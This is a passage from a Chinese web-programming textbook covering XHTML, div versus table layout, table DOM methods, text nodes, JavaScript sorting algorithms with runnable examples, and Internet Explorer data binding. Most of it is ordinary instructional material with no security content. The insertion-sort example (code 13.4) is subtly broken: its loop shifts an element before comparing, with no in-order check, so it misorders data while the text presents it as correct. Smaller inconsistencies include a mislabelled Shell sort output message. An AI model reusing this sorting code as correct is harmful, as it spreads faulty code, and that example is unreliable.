HTML存在着3个主要的缺点：不能够适应现在越多的网络设备和应用的需要，比如手机、PDA、信息家电都不能直接显示HTML；由于HTML代码不规范、臃肿，浏览器需要足够智能和庞大才能够正确显示HTML；数据与表现混杂，这样当一个页面需要改变表现样式时，就必须重新制作HTML。于是W3C又制定了XHTML，XHTML是HTML向XML过度的一个桥梁。

XML是web发展的趋势，具有严谨、可扩展、简洁等特点，被大量的设备支持。所以人们急切地希望加入XML的潮流中。然而目前网络上绝大多数的页面都是由HTML书写的，直接简单地抛弃HTML是不可能的。因此xHTML成为当前替代HTML标记语言的标准，使用XHTML，只要小心遵守一些简单的规则，就可以设计出既适合XML系统，又适合当前大部分HTML浏览器的页面。就是说，程序员可以立刻设计使用XML，而不需要等到人们都使用支持XML的浏览器。xHTML出现的目的就是可以使web由HTML平滑地过渡到XML。

XHTML的另一个优势在于，此语言非常严密。由于HTML结构上的缺陷，和浏览器的“纵容”，当前网络上的HTML的糟糕情况让人震惊。早期的浏览器接受私有的HTML标签，所以人们在页面设计完毕后，必须使用各种浏览器来检测页面，以保证兼容性。不同浏览器中，同一个页面的表现往往会有许多莫名其妙的差异，程序员不得不反复修改设计以便适应不同的浏览器。如果xHTML标准被广泛接受，兼容性的问题将被大大缓解。

xHTML是严格的，很多HTML中无伤大雅的缺陷在xHTML中都会被认为是错误。例如，交错嵌套在HTML中是可以接受的：

```
<p><b>某些文本</p></b>
```

这类交错嵌套的代码，在xHTML中是不可接受的。因此，xHTML的推行有利于标记语言的规范。

13.2.2 表格布局和DIV布局

表格在HTML最初发展起来的时候，常常被用来布局。利用表格的网格表现特性，可以很方便地实现元素的纵向和横向对齐。随着互联网的发展，人们对页面美观的要求越来越高，这就需要实现越来越复杂的页面结构。相应的，在代码层面，表格的嵌套结构也就变得越来越难以理解。在那些有着十几层嵌套结构的表格布局页面中，试图调整某一部分的尺寸，无异于一个噩梦。在xHTML标准中，表格被剥去了布局者的功能，布局任务更多地被赋予了“div”元素。

常常有人会误解，认为xHTML就是禁止使用“table”标记，用“div”标记来代替。这其实是错误的。xHTML推荐使用“div”来布局，而不是“table”，是为了实现表现样式和内容的分离。从语义的角度看，“table”应当是一个用来储存2维数据的表格，“div”才是样式的载体。

说明 “div”标记是HTML中一个很特别的标记，因为其不具有任何附加特性，仅仅代表一个块级的HTML容器，因此用来作为布局的工具。与其类似的是行级容器“span”。

用“div+CSS”布局的页面在外观上和通常的表格布局并没有什么不同，但是从代码层面上来看，常常会比较简单和易于理解。因为“div”构建的布局很少有多层的复杂嵌套，其代码更加贴近于文档的流结构。另一方面，由于表格布局常常需要在表格所有内容均被载入后，才能计算出其每一列的宽度，因此很多浏览器都会在表格的所有内容载入后才会将其显示出来。对于浏览者来说，在网络较慢时就会有很长一段时间面对空空的页面，造成很差的体验。而“div”布局不需要此类运算，浏览器就

可以实现边载入边显示，给用户的感觉就是“div”布局的页面显示速度要比表格布局的页面要快。此外，“div”布局在代码量上来说，通常也要比同效果的表格布局少。

然而表格在页面布局上也并不是一无是处，其具有“div”布局所不具备的特点：可以实现弹性的尺寸调整。有时在编写网页的时候，设计师并不知道某些地方的内容长度（例如绝大多数的ASP、PHP页面），因此就存在页面随内容多少而自动调整的问题。举例来说，对于一个左右两栏的表格布局页面，当左栏因为内容过多而被“撑开”的时候，右栏的高度总是会自动地变得和左栏相同。而对于一个使用“浮动”样式（“float”）构造的左右两栏的“div”布局页面，即使左侧栏被“撑开”，右侧栏还会是维持原高度不变。

因此，推荐读者在绝大多数的情况下使用“div”布局，以保证样式和内容的分离。但是在有些需要弹性适应的场合，适量地使用表格布局也是可以接受的。但是强烈不推荐嵌套超过3层的表格。

13.2.3 表格对象的结构

表格包含着若干行和列，犹如一个网格的结构。下面是一个简单的表格的HTML内容：

```
<table>
    <thead>
        <tr>
            <th>表头1</th><th>表头2</th>
        </tr>
    </thead>
    <tbody>
        <tr><td>内容1</td><td>内容2</td></tr>
        <tr><td>内容3</td><td>内容4</td></tr>
    </tbody>
</table>
```

一个表格可以包含若干个“tbody”元素，但最多只能包含一个“thead”和“tfoot”元素。即使HTML代码中没有显式地写出“tbody”元素，浏览器也会自动创建一个“tbody”，并将此表格中的所有“td”和“th”元素放置于此“tbody”中。

表13.1所示的是用于建立表格结构的HTML元素列表。

表13.1 建立表格结构的HTML元素

HTML标记名	说　明
table	表示表格容器整体，使用“table”元素控制表格整体的样式
tHead	定义表格的表头部分，可以含有多个行和列
tBody	定义表格的主体部分。“tBody”元素可以含有“tr”和“td”元素定义的多个行和列
tr	定义表格的一行，一个表格行通常含有一个或多个由“td”或“th”元素定义的单元格
td	定义表格的一个单元格
th	定义一个表格的表头单元格，此对象类似于“td”定义的单元格，但是具有某些特别的样式，例如居中和加粗
tFoot	定义表格的表脚部分，可以含有多个行和列
caption	定义表格的标题。“caption”元素必须书写在表格HTML的内部，但是在表现上，“caption”元素中的文本被显示在表格的外部。默认时，标题被显示在表格的上方。此外也可以通过将其“align”属性设置为“bottom”来讲此次标题显示在表格下方
col	定义列的默认属性，例如宽度和背景色等
colGroup	包好一组“col”元素，用来定义一组列的属性，例如宽度和背景色等

由于表格元素的结构要求，“table”和“tr”元素对象的“innerHTML”和“innerText”属性均为只读。也就是说，无法通过操作其“innerHTML”等属性来改变此类元素的内容。要修改表格对象或行对象的内容，必须使用DOM方法。

13.2.4 表格对象的方法和集合

表格专用对象模型（table-specific object model）是W3C组织定义的文档对象模型（DOM）的一部分。其提供了一些表格和表格结构对象专用的方法，来实现对表格的操作。表13.2所示的是这些方法的列表。

表13.2 表格专用DOM方法

方 法 名	描　述
createTHead()	在表格中建立一个空的表头（tHead）对象
deleteTHead()	将表格中的表头（tHead）对象及其内容删除
createTFoot()	在表格中建立一个空的表脚（tFoot）对象
deleteTFoot()	将表格中的表脚（tFoot）对象及其内容删除
createCaption()	在表格中建立一个空的标题（caption）对象
deleteCaption()	将表格中的标题（caption）对象及其内容删除
insertRow([index])	在表格、表身、表头或表脚对象中创建新的一行，并将新建的行加入该对象的“rows”集合中
deleteRow([index])	删除指定的行对象，并将其自对象的“rows”集合中移除
insertCell([index])	在行对象中创建一个新的单元格，并将新建的单元格加入“cells”集合中
deleteCell([index])	删除指定的单元格对象，并将其自“cells”集合中移除

应用表格对象的方法可以方便地向表格中增加或删除行、单元格、表头、表脚等元素。与普通的DOM方法（“createElement”和“insertBefore”等）相比，表格的专用方法无疑要更加简单且高效。

表格的“insertRow”等方法在新建表格元素后，会将新建的对象返回。因此可以将此类方法函数的返回值保存在变量中方便下一步的继续操作。例如：

```
var tb = document.getElementsByTagName("table")[0];        //获取页面中的第1个表格
for(var i=0; i<10; i++){
    new_row = tb.insertRow();                               //在此表格中添加一个新行
    for(var j=0; j<10; j++){
        new_cell = new_row.insertCell();                    //在此新建的行中添加一个单元格
        new_cell.innerHTML = "新单元格";                    //操作新的单元格
    }
}
```

上面代码的执行效果是，在页面的第1个表格中添加10个新行，每行10个单元格。

“insertRow”、“insertCell”、“deleteRow”和“deleteCell”方法的参数“index”均为可选，标识插入（删除）相应行（单元格）对象的位置。默认值为“-1”，即将新行（单元格）插入最后的位置。

表格专用对象模型没有提供新建“tBody”对象的方法，但是可以使用普通的DOM方法“createElement”来创建，并用“appendChild”等方法插入文档中。

注意 在使用DOM建立表格对象时，必须创建“tBody”对象。

表格对象有3个专有的对象集合："tBodies"、"rows"和"cells"。"tBodies"集合的元素是此表格中的所有"tbody"对象；"rows"集合的元素是此表格中所有的"tr"对象；"cells"集合的元素是此表格或此行中所有的"td"和"th"对象。

"rows"集合中的行对象也包括了表头、表脚等对象中的行。行对象具有集合"cells"，其所含的元素是该行中的所有单元格；表格对象也具有集合"cells"，其所含的元素是此表格中的所有单元格。访问这些集合中元素的方法和访问一般数组的方法类似。

表格中的行（tr）对象具有属性"rowIndex"和"sectionRowIndex"。"rowIndex"表示此行对象在表格"rows"集合中的索引；"sectionRowIndex"表示此行对象在表格相应节（即"tHead"、"tFood"或者"tBody"）的"rows"集合中的索引。表格中的单元格（cell）对象具有属性"cellIndex"，表示此单元格在其所在的行对象的"cells"集合中的索引。

13.2.5 文本节点的使用

文本节点是DOM模型中一个比较容易被人忽视的节点。对于一个习惯于针对"Internet Explorer"编程的程序员来说，可能一直都不需要用到文本节点，因为可以通过HTML元素的"innerText"属性来获得此元素内部的无标记文本。实际上，在W3C的DOM模型中，"innerText"是一个"非标准"的属性，因此如果程序员希望自己的脚本能够兼容不同的浏览器，应当尽量避免使用此类属性。

通常来说，每个具有子HTML元素的节点都具有"childNodes"集合，此集合的元素是此HTML的所有子节点。子节点可能包括元素节点和文本节点。例如，对于：

```
<span id="hutia">我是文本</span>
```

来说，""的"childNodes"集合的长度为1。可以通过"document.getElementById("hutia").childNodes[0].nodeValue"来获取此文本节点的值，即获得字符串"我是文本"。

每一个DOM节点都具有3个标准的属性："nodeName"、"nodeType"和"nodeValue"。

"nodeName"根据节点类型的不同返回一个对应的字符串，只读。对于HTML元素节点来说返回其标记名，等同于"tagName"属性。对于属性节点则返回其属性名。对于文本节点，则返回字符串"#text"。

"nodeType"返回一个整型数值代表节点的类型，只读。返回"1"表示元素节点，返回"3"表示文本节点。如果此节点是一个属性节点，则其"nodeType"属性返回"空"（null）。

"nodeValue"用于设置或返回节点的值，可读写，此属性无默认值。对于文本节点，此属性为只读，返回节点的文本内容。对于属性节点，如果属性值已定义，则返回该节点的属性值，否则返回"null"。对于元素节点，则返回"空"（null）。

在分析节点的结构的时候，需要注意，文本节点不仅仅包括可见的部分。例如：

```
<div>
<input>
</div>
```

此"div"元素的"childNodes"长度是3，而不是1。其子元素分别为文本节点"（回车/换行）"、元素节点"<input>"和文本节点"（回车/换行）"。尽管HTML代码中的换行符在显示的时候被自动忽略，不作为换行显示，在DOM结构分析的时候还是会作为一个文本节点存在。

因此，可以用下面的函数来获取HTML元素中的无标记文本，代替非标准属性"innerText"。函数使用了递归调用。

```
function getInnerText(obj){
    var re;                                          //用于储存各个子节点的文本内容
    re = new Array();                                //定义一个数组
    for(var i=0; i<obj.childNodes.length; i++){      //循环方法此元素的子节点
        if(obj.childNodes[i].nodeType==1){           //如果此子节点为元素节点，则
            re.push(getInnerText(obj.childNodes[i]));//递归调用本函数继续深入此子节点获取其文本
        }else{
            re.push(obj.childNodes[i].nodeValue);    //如果此节点为文本节点，则通过
                                                     nodeValue获取文本
        }
    }
    return(re.join(" "));
}
```

13.3 排序算法

排序是计算机编程中非常常见的需求，因此多年来人们研究出了很多种排序算法。根据待排序对象的内在顺序不同，各种算法表现出的速度与稳定性也不尽相同，不存在一个完全完美的排序算法，程序员在实际使用的时候应当根据具体需要选择适当的算法。

13.3.1 排序的基本概念

待排序的对象为一组数据记录，每个记录有若干的数据项，其中的某一项可以用来标识此记录，被称为关键字项。该数据项的值称为关键字。

排序算法就是依据关键字的大小关系，将不同的数据记录按照由大至小（顺序）或相反（逆序）排列的运算方法。

当待排序记录的关键字均不相同时，排序结果是唯一的，否则排序结果不唯一。若存在多个关键字相同的记录，经过排序后这些具有相同关键字的记录之间的相对次序保持不变，此排序方法是稳定的；若具有相同关键字的记录之间的相对次序发生变化，则称此排序方法是不稳定的。

注意 排序算法的稳定性是针对所有实例而言的。即在所有可能的排序实例中，只要有一个实例使算法不满足稳定性要求，则该排序算法就是不稳定的。

评价排序算法好坏的标准主要有两条：执行时间和所需的辅助空间，算法本身的复杂程度。若排序算法所需的辅助空间并不依赖于问题的规模n，即辅助空间是O（1），则称之为就地排序(In-PlaceSou)。非就地排序一般要求的辅助空间为O（n）。大多数排序算法的时间开销主要是关键字之间的比较和记录的移动。有的排序算法其执行时间不仅依赖于问题的规模，还取决于输入实例中数据的状态。

13.3.2 冒泡排序

冒泡排序是最早提出的排序算法之一。将无序数据视作垂直排列的一系列气泡，较小者较轻。自下至上扫描数据，如果有较“轻”的数据在较“重”的数据下方，则将此两个数据交换位置。反复扫描数据序列直至无数据交换发生，表示数据已经排序完成。这种算法在排序的过程表现上就犹如一个个气泡向上浮起，因此被称为冒泡排序。

对于规模为n的待排序数据，在最优情况下只需要经过n−1次比较即可得出结果（这个最优情况就

是序列已是正序），但在最坏情况下，即逆序（或一个最小值在最后），冒泡排序算法将需要n(n−1)/2次比较。所以一般情况下，特别是在逆序时，此算法很不理想。冒泡算法对数据有序性非常敏感。

冒泡算法的平均时间复杂度为O（n^2），且是稳定的。

冒泡算法可作如下改进。

（1）记录上一次数据交换发生的位置。在此位置之前的部分已经完成排序，不需要再次扫描。

（2）每次扫描可以使较轻数据上浮若干位置，却只能使较重数据下沉一个位置，造成算法对逆序数据的排序不理想。因此在排序过程中，交替改变扫描方向，可以改进冒泡算法的不对称性。

代码13.2.htm是一个冒泡算法的示例。采用随机函数“Math.random”生成一个长度为1000的随机待排序样本，对其执行单向冒泡排序，并给出时间消耗。

代码13.2.htm 单向冒泡排序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-2  单向冒泡排序</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
window.onload = function(){
    var ary, st, re, timeCost, timeCost_a;
    //变量"timeCost"和"timeCost_a"用于记录排序用时
    timeCost = timeCost_a = 0;
    //生成一个长度1000的随机数组
    ary = create_random_array(1000);
    //记录开始时间
    st = new Date();
    //冒泡排序
    re = sort(ary);
    //累计用时
    timeCost = ((new Date())-st);
    ary = create_random_array(1000);
    st = new Date();
    //优化的冒泡排序
    re = sort_a(ary);
    timeCost_a = ((new Date())-st);
    //输出结果
    alert("冒泡排序耗时 " + timeCost + " 毫秒\r\n优化之后耗时 " + timeCost_a + " 毫秒");
}
```

页面载入后，生成一个随机的、长度为1000的数组，并对其排序，记录排序使用的时间消耗。然后重复此过程，使用优化后的冒泡排序函数，并记录时间。

```
//新建一个指定长度的数组，并对其元素赋以随机的数值
function create_random_array(len){
    var re = new Array(len);
    for(var i=0; i<len; i++)re[i] = Math.random();
```

```
    return(re);
}
//冒泡排序算法
function sort(ary){
    var len, ex, tmp;
    len = ary.length;
    for(var i=0; i<len; i++){
        //重置是否发生交换的变量
        ex = false;
        for(var j=len-2; j>=i; j--){
            if(ary[j+1]<ary[j]){
                //交换相邻的两个元素
                tmp = ary[j];
                ary[j] = ary[j+1];
                ary[j+1] = tmp;
                //记录发生了交换
                ex = true;
            }
        }
        //如果没有发生交换，表明已经排序完成
        if(!ex)break;
    }
    return(ary);
}
//改进的排序算法
function sort_a(ary){
    var len, ex, tmp, first_ex_index;
    len = ary.length;
    for(var i=0; i<len; i++){
        ex = false;
        //如果存在已保存的上一次交换位置，则自上一次交换发生的位置开始扫描
        for(var j=first_ex_index?first_ex_index:(len-2); j>=i; j--){
            if(ary[j+1]<ary[j]){
                tmp = ary[j];
                ary[j] = ary[j+1];
                ary[j+1] = tmp;
                //如果此处第一次发生交换，则保存此位置
                if(!ex)first_ex_index = j;
                ex = true;
            }
        }
        if(!ex)break;
    }
    return(ary);
}
</script>
</head>
<body>
</body>
</html>
```

执行的结果如图13.4所示。

图13.4 冒泡排序的时间消耗

说明 由执行结果可以看出，优化后的时间消耗大约为未优化状态的60%。

13.3.3 快速排序

快速排序是C.R.A.Hoare于1962年提出的一种划分交换排序。它采用了一种分治的策略，通常称其为分治法(Divide-and-ConquerMethod)。其基本思想是：将原问题分解为若干个规模更小但结构与原问题相似的子问题，递归地解这些子问题，然后将这些子问题的解组合为原问题的解。

快速排序的基本操作分为3步。

(1) 分解。在待排序的记录集中，任选一个记录作为基准，以此基准将当前无序记录集区划分为左、右两个较小的子记录集，并使左边子记录集中所有记录的关键字均小于基准记录，右边的子记录集中所有记录的关键字均大于等于基准记录。因此基准记录则自动位于正确的位置上，无须参加后续的排序。

(2) 分别对划分后的左、右子记录集递归，不断划分为更小的子集，直至每个子集中只有两个或3个元素，即可简单地通过位置交换来将其排序。

(3) 对已排序的左、右自己和基准，按照顺序组合并返回。

快速排序算法的关键在于基准的选取，常见的方法是选取集合中的任意一个元素作为基准。例如本章实例13.1.htm中，使用的快速排序算法，就是取每个子集的第1个元素作为基准。快速排序的最坏状况是，基准的左侧或右侧子集为空，此时的时间复杂度为O (n^2)。理想的状况是基准的选取可以使得左、右子集的大小基本相等，此时的时间复杂度最优，为O (nlgn)。

快速排序的时间主要耗费在划分操作上，对长度为k的区间进行划分，共需k-1次关键字的比较。就平均性能而言，此排序算法是基于关键字比较的内部排序算法中速度最快者，快速排序亦因此而得名。它的平均时间复杂度为O(nlgn)。快速排序是非稳定的。

代码13.3.htm是一个快速排序算法的示例。

代码13.3.htm 快速排序算法

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-3  快速排序</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
window.onload = function(){
    var ary, st, re, timeCost;
    //变量"timeCost"用于记录排序用时
    timeCost = new Array();
    //生成一个长度1000的随机数组
    ary = create_random_array(1000);
    //记录开始时间
```

```
    st = new Date();
    //快速排序
    re = sort(ary);
    //累计用时
    timeCost[0] = ((new Date())-st);
    //生成一个长度1000的顺序数组
    ary = create_ordered_array(1000);
    st = new Date();
    re = sort(ary);
    timeCost[1] = ((new Date())-st);
    //输出结果
    alert("随机数组快速排序耗时 " + timeCost[0] + " 毫秒\r\n顺序数组耗时 " + timeCost[1] + " 毫秒");
}
//新建一个指定长度的数组，并对其元素赋以随机的数值
function create_random_array(len){
    var re = new Array(len);
    for(var i=0; i<len; i++)re[i] = Math.random();
    return(re);
}
//新建一个指定长度的数组，并对其元素赋以顺序的数值
function create_ordered_array(len){
    var re = new Array(len);
    for(var i=0; i<len; i++)re[i] = i;
    return(re);
}
//快速排序算法
function sort(ary){
    var len, ary1, ary2, mid, tmp;
    len = ary.length;
    if(len<3){
        //当数组长度足够小时，采取比较和交换来排序
        if(len == 2 && ary[0]>ary[1]){
            tmp = ary[0];
            ary[0] = ary[1];
            ary[1] = tmp;
        }
        return(ary);
    }else{
        //将数组的第一个元素作为基准
        mid = ary[0];
        //初始化左、右数组
        ary1 = new Array();
        ary2 = new Array();
        //循环访问数组元素并分割
        for(var i=1; i<len; i++){
            if(ary[i]<mid){
                ary1.push(ary[i]);
            }else{
                ary2.push(ary[i]);
```

```
            }
        }
        //递归调用本函数对子数组排序，然后将结果合并后返回
        return(sort(ary1).concat(mid, sort(ary2)));
    }
}
</script>
</head>
<body>
</body>
</html>
```

执行的结果如图13.5所示。

所以可以看出，在待排序对象为随机排列时，快速算法具有非常高的效率。当待排序对象为顺序排列时，由于本例代码中采取数组的第1个元素为基准，分出的左侧子数组为空，导致时间复杂度大大增加。读者可以试着自行修改本例代码，将数组的中间位置的元素选取为基准，并体会此时的执行效果。



图13.5 快速排序算法的执行结果

选取基准最好的方法是用一个随机函数产生一个取位于0和子记录集长度之间的随机数k，用第k个记录作为基准，这相当于强迫子记录集相对于基准随机分布。用此方法所得到的快速排序一般称为随机的快速排序。

注意 随机化的快速排序与一般的快速排序算法差别很小。但随机化后，算法的性能大大地提高了，尤其是对初始有序的文件，一般不可能导致最坏情况的发生。算法的随机化不仅仅适用于快速排序，也适用于其他需要数据随机分布的算法。

13.3.4 插入排序

冒泡排序和快速排序都是属于交换排序的范畴，这两者都是通过将不符合顺序的记录元素交换位置来实现排序算法的。插入排序的思想与此两者不同，通过插入来实现排序。其算法思想是：每次将一个待排序的记录，按其关键字大小插入到前面已经排好序的子记录集中的适当位置，直到全部记录插入完成为止。

待排序的记录集中，将第1个记录视作已排序，依次访问其后的记录，并将新扫描到的记录依次与已排序区中的记录比较，将此记录插入已排序区中适当的位置。此算法与打扑克时的整理手上的牌类似：手上的牌都已排序，新拿到的扑克牌直接插入到恰当的位置，直至没有待排序的扑克。

算法在实现时，可以采取查找比较操作和记录移动操作交替地进行的方法。将待插入记录“i”自右至左依次与有序区中记录“j”进行比较。

(1) 若“j”大于“i”，则将“j”后移一个位置；

(2) 若“j”小于或等于“i”，则查找过程结束，“j+1”即为“i”的插入位置。

比“i”大的记录均已后移，所以“j+1”的位置已经腾空，只要将“i”直接插入此位置即可完成一次直接插入排序。

代码13.4.htm是一个插入排序的测试例子。

代码13.4.htm 插入排序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-4  插入排序</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
window.onload = function(){
    var ary, st, re, timeCost;
    //生成一个长度1000的随机数组
    ary = create_random_array(1000);
    //记录开始时间
    st = new Date();
    //插入排序
    re = sort(ary);
    //记录用时
    timeCost = ((new Date())-st);
    //输出结果
    alert("插入排序耗时 " + timeCost + " 毫秒");
}
//新建一个指定长度的数组，并对其元素赋以随机的数值
function create_random_array(len){
    var re = new Array(len);
    for(var i=0; i<len; i++)re[i] = Math.random();
    return(re);
}
//插入排序算法
function sort(ary){
    var len, j, tmp;
    len = ary.length;
    //自左至右扫描无序区
    for(var i=1; i<len; i++){
        //ary[-1] 是哨兵，且是ary[i]的副本
        ary[-1] = ary[i];
        //自右至左扫描有序区
        j = i-1;
        do{
           ary[j+1] = ary[j];
           j--;
        }while(ary[-1]<ary[j]);
        //将记录插入恰当的位置
        ary[j+1] = ary[-1];
    }
    return(ary);
}
</script>
```

```
</head>
<body>
</body>
</html>
```

执行结果如图13.6所示。

图13.6 插入排序算法的执行结果

算法中引进的附加记录“ary[-1]”称监视哨或哨兵（“Sentinel”），有以下两个作用。

（1）进入查找插入位置的循环前，其保存了“ary[i]”的副本，使不致于因记录后移而丢失“ary[i]”的内容。

（2）之所以不用一个临时变量来储存“ary[i]”的值，因为其还有一个更主要的作用是：在查找循环中保证循环变量“j”不会越界。一旦越界（即“j”的值取到“-1”时），因为“ary[-1]”和自己比较，循环判定条件不成立使查找循环结束，从而避免了在该循环内的每一次均要检测j是否越界（即省略了循环判定条件“j>=0”）。

注意 实际上，一切为简化边界条件而引入的附加结点（元素）均可称为哨兵。引入哨兵后使得测试查找循环条件的时间大约减少了一半，所以对于记录数较大的待排序集合节约的时间就相当可观。对于类似于排序这样使用频率非常高的算法，要尽可能地减少其运行时间。所以不能把上述算法中的哨兵视为雕虫小技，而应该深刻理解并掌握这种技巧。

对于具有n个记录的集合，要进行n-1次排序。对于初始正序的待排序数据集来说，插入排序的时间复杂度最低，为O（n）。对于逆序和无序（即随机）的待排序数据，时间复杂度都是O（n^2）。插入排序是稳定的排序算法。

13.3.5 希尔（Shell）排序

希尔排序（Shell Sort）是插入排序的一种。因D．L．Shell于1959年提出而得名。其基本思想是：对于长度为n的待排序数据集，先取一个小于n的整数d1作为第1个增量，把文件的全部记录分成d1个组，所有距离为dl倍数的记录放在同一个组中。先在各组内直接插入排序；然后，取第2个增量d2<d1重复上述的分组和排序，直至所取的增量di为1，即所有记录放在同一组中进行直接插入排序为止。该方法实质上是一种分组插入方法。

代码13.5.htm是一个希尔排序的算法示例。

代码13.5.htm 希尔排序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-5 希尔排序</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
<script>
window.onload = function(){
    var ary, st, re, timeCost;
    //生成一个长度1000的随机数组
```

```
    ary = create_random_array(1000);
    //记录开始时间
    st = new Date();
    //插入排序
    re = sort(ary);
    //记录用时
    timeCost = ((new Date())-st);
    //输出结果
    alert("插入排序耗时 " + timeCost + " 毫秒");
}
//新建一个指定长度的数组，并对其元素赋以随机的数值
function create_random_array(len){
    var re = new Array(len);
    for(var i=0; i<len; i++)re[i] = Math.random();
    return(re);
}

//插入排序算法
function sort(ary){
    var len, inc;
    //局部函数
    //按增量d进行插入排序
    function sort_d(d){
        var j, tmp;
        //将数组中"d"至"len-1"的元素分别插入各组当前的有序区
        for(var i=d; i<len; i++){
            if(ary[i]<ary[i-d]){
                //tmp只是暂存单元，不是哨兵
                tmp = ary[i];
                j = i - d;
                //查找插入位置
                do{
                    //后移记录
                    ary[j+d] = ary[j];
                    j -= d;
                }while(j>-1 && tmp<ary[j]);
                //执行插入
                ary[j+d] = tmp;
            }
        }
    }
    //设定增量初值
    inc = len = ary.length;
    do{
        //计算增量序列中下一个增量
        inc = parseInt(inc/3) + 1;
        //执行按增量的Shell排序
        sort_d(inc);
    }while(inc>1);
```

```
    return(ary);
}
</script>
</head>
<body>
</body>
</html>
```

希尔排序算法执行的结果如图13.7所示。

图13.7 希尔排序算法执行的结果

Shell排序的执行时间依赖于增量序列，好的增量序列的共同特征如下。

(1) 最后一个增量必须为1。

(2) 应该尽量避免序列中的值(尤其是相邻的值)互为倍数的情况。

希尔排序经验性的算法复杂度，当n较大时，比较和移动的次数约在$n^{1.25}$到$1.6n^{1.25}$之间。

希尔排序的时间性能优于直接插入排序。希尔排序开始时增量较大，分组较多，每组的记录数目少。当n值较小时，n和n^2的差别也较小，即直接插入排序的最好时间复杂度O（n）和最坏时间复杂度O（n^2）差别不大，故各组内直接插入较快。后来增量di逐渐缩小，分组数逐渐减少，而各组的记录数目逐渐增多，但由于已经按di-1作为距离排过序，使文件较接近于有序状态。当待排序记录集初态基本有序时，直接插入排序所需的比较和移动次数均较少，接近于最好时间复杂度O（n），所以新的一趟排序过程也较快。因此，希尔排序在效率上较直接插入排序有较大的改进。

从JavaScript语言角度看，此希尔排序中，在“sort”函数中声明了分段直接插入排序函数“sort_d”。因此“sort_d”函数为“sort”函数私有，可以直接访问“sort”函数的内部变量“ary”和“len”，避免了将大尺寸待排序数组作为参数传递时造成的空间和时间消耗。

13.3.6 各种排序算法的比较和选择

按平均时间复杂度将常见的各种排序分为4类：平方阶（O（n^2））排序，一般称为简单排序，例如直接插入、直接选择和冒泡排序；线性对数阶(O(nlgn))排序，如快速、堆和归并排序；O（$n^{1+£}$）阶排序（£是介于0和1之间的常数，即0< £ <1）如希尔排序；线性阶(O(n))排序，如桶、箱和基数排序。

各种排序算法相比较，简单排序中直接插入最好，快速排序最快，当文件为正序时，直接插入和冒泡均最佳。

因为不同的排序方法适应不同的应用环境和要求，所以选择合适的排序方法应综合考虑下列因素。

(1) 待排序的记录数目n。

(2) 每一条记录的大小（规模）。

(3) 关键字的结构及其初始状态。

(4) 对稳定性的要求。

(5) 语言工具的条件。

(6) 存储结构。

(7) 时间和辅助空间复杂度等。

若n较小（如n≤50），可采用直接插入或直接选择排序。当记录规模较小时，直接插入排序较好，否则因为直接选择移动的记录数少于直接插入，应选直接选择排序为宜。快速排序是目前基于比较的内部排序中被认为是最好的方法，当待排序的关键字是随机分布时，快速排序的平均时间最短。

13.4 绑定数据到表格

自“Internet Explorer”的4.0版本以后开始支持数据绑定功能。所谓数据绑定就是将数据源的数据直接绑定在HTML元素上，浏览器会自动根据数据源的状况实时地更改HTML元素的内容。

以往如果需要在HTML页面中显示数据库中的内容，必须要动态网站（例如CGI、ASP或PHP等）的支持。运行于服务器上的程序读取数据库中的内容，据此生成相应的HTML，并发送给客户端的浏览器。如果需要更新数据库中的内容，常见的做法是建立一个表单，通过“GET”或“POST”方法将数据提供给服务器，运行于服务器上的程序解析数据并更新服务器中的内容。数据绑定的功能可以极大地简化这些过程的编程。

注意 本小节中的内容仅适用于“Internet Explorer 4.0”及以上版本。

13.4.1 实现数据绑定的逻辑结构

数据绑定过程中用到了4个基本的部分：数据源对象（Data Source Object，即DSO）、数据消费者（Data Consumer）、绑定代理（Binding Agent）和重复显示的表格。数据源对象提供数据给页面，数据消费者和表格将数据显示给用户，绑定代理保证数据的提供者和消费者之间的同步。

数据绑定过程如图13.8所示。



图13.8 数据绑定协作过程

要在页面中使用数据绑定，必须将数据源对象放置在同一个页面中。数据源对象可以用任意方式实现数据和页面间的传输，例如标准的HTTP协议或者简单的文件输入输出。数据源对象的数据也可以随意选用同步或异步的方式。对于数据源的唯一要求就是，其对数据的访问必须提供“对象链接和嵌入数据库”（OLE-DB）的应用程序接口。

注意 通常在Web应用中推荐使用异步模式，可以得到较快速的浏览响应。

在页面中应用数据绑定，是通过DHTML中DOM模型的扩展属性“dataSrc”、“dataFld”实现的。例如下面这样的数据消费代码：

```
<SPAN DATASRC=#dsoComposer DATAFLD=compsr_first></SPAN>
```

“dataSrc”属性指向页面中的数据源，“dataFld”标识此数据消费者绑定的数据字段。

13.4.2 简单的数据绑定实例

为了给读者一个直观的数据绑定印象，先给出一个非常简单的应用实例，见下面的代码13.6.htm。

代码13.6.htm 数据绑定的简单例子

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-6  数据绑定的简单例子</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
</style>
</head>
<body>
    <OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"
        ID="hutia" WIDTH="0" HEIGHT="0">
        <PARAM NAME="DataURL" VALUE="inc/data/13-6 data.csv">
        <PARAM NAME="UseHeader" VALUE="true">
    </OBJECT>
    <table border="1" dataSrc="#hutia">
        <thead>
            <tr>
                <th onclick="hutia.Sort='日期';hutia.Reset();">日期</th>
                <th onclick="hutia.Sort='地点';hutia.Reset();">地点</th>
                <th onclick="hutia.Sort='事件';hutia.Reset();">事件</th>
            </tr>
        </thead>
        <tbody>
            <tr>
                <td><span dataFld="日期"></span></td>
                <td><span dataFld="地点"></span></td>
                <td><span dataFld="事件"></span></td>
            </tr>
        </tbody>
    </table>
</body>
</html>
```

程序运行的效果如图13.9和图13.10所示。

图13.9 与数据源绑定的表格

图13.10 按“地点”列排序

